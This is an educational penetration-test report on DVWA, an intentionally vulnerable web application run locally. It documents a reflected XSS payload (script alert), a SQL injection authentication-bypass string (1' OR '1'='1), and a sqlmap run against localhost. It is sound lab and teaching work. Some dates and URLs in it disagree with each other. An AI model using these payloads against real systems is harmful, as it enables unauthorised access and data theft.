

# Cyber Security Project: Bounty Hunt DVWA

## Target Information

- **Application Name:** Damn Vulnerable Web Application (DVWA)
- **Deployment Type:** Localhost (Lab Environment)
- **Testing Type:** Authorized Lab Testing
- **Tester:** Raj Kulkarni
- **Date of Testing:** 17/01/2025

## Scope

The scope of testing was limited strictly to the DVWA application hosted locally.

All testing was performed in a **controlled lab environment** for educational purposes only.

### In-Scope Assets:

- Web application endpoints exposed by DVWA

### Out-of-Scope:

- Any external systems
- Production or real-world targets

## Tools Used

- Burp Suite Community Edition
- OWASP ZAP
- SQLMap
- Nmap
- Web Browser (Firefox)

ID	Vulnerability Type	Severity
V-01	Reflected Cross-Site Scripting (XSS)	Medium
V-02	SQL Injection (Authentication Bypass)	High

## **V-01: Reflected Cross-Site Scripting (XSS)**

**Severity: Medium**

**Affected Endpoint: /vulnerabilities/xss\_r/**

### **Impact**

- Allows execution of arbitrary JavaScript
- Can lead to session hijacking
- Enables phishing attacks
- Could be chained with social engineering

### **Steps to Reproduce**

1. Navigate to the **Reflected XSS** section in DVWA
2. Enter the following payload in the input field:

**<script>alert('XSS')</script>**

3. Submit the request
4. The JavaScript executes successfully in the browser



## Vulnerability: Reflected Cross Site Scripting (XSS)

Home  
Instructions  
Setup  
  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
**XSS reflected**  
XSS stored  
  
DVWA Security  
PHP Info  
About  
  
Logout

What's your name?

Submit

Hello

### More info


<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

192.168.163.129/dvwa/vulnerabilities/xss\_r/?name=<script>alert%28%27hacked+devtown%27%29<%2Fscript>#



192.168.163.129 says

hacked devtown

OK

## **V-02: SQL Injection (Authentication Bypass)**

**Severity: High**

**Affected Endpoint:** <http://vulnerabilities/sqli/>

### **Impact**

- Complete database compromise
- Unauthorized data access
- Potential data modification or deletion
- Full application takeover

### **Steps to Reproduce**

1. Navigate to the **SQL Injection** section
2. Enter the following payload in the User ID parameter:

**1' OR '1'='1**

3. Submit the request
4. Application returns user data without proper authorization

5.

The screenshot shows the DVWA SQL Injection page. The URL is `http://127.0.0.1:8080/dvwa/vulnerabilities/sql_injection/?id=1' OR '1='1`. The page title is "Vulnerability: SQL Injection". The sidebar menu includes "SQL Injection" which is highlighted in green. The main form has a "User ID:" field containing "`1' OR '1='1`". Below the form, the output shows five user records inserted into the database:

```

ID: 1' OR '1='1
First name: admin
Surname: admin

ID: 1' OR '1='1
First name: Gordon
Surname: Brown

ID: 1' OR '1='1
First name: Hack
Surname: Me

ID: 1' OR '1='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1='1
First name: Bob
Surname: Smith

```

At the bottom, the status bar shows "Username: admin", "Security Level: low", and "PHPIDS: disabled".



```
(kali㉿kali)-[~]
$ sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:56:23 /2026-01-17/
[09:56:24] [INFO] testing connection to the target URL
[09:56:24] [CRITICAL] unable to connect to the target URL ('Connection refused'). sqlmap is going to retry the request(s)
[09:56:24] [WARNING] if the problem persists please check that the provided target URL is reachable. In case that it is, you can try to rerun with switch '--random-agent' and/or proxy switches ('--proxy', '--proxy-file' ...)
[09:56:24] [CRITICAL] unable to connect to the target URL ('Connection refused')
[*] ending @ 09:56:24 /2026-01-17/
(kali㉿kali)-[~]
```

## Overall Risk Assessment

The application contains **multiple critical vulnerabilities** that could allow an attacker to:

- Steal sensitive data
- Bypass authentication
- Execute arbitrary code in a victim's browser

If deployed in a real-world environment, these vulnerabilities could result in **severe security breaches**.

## Conclusion

This project successfully demonstrates the **end-to-end bug bounty workflow**, including reconnaissance, vulnerability identification, exploitation, and professional reporting.

All findings were responsibly documented within the defined scope.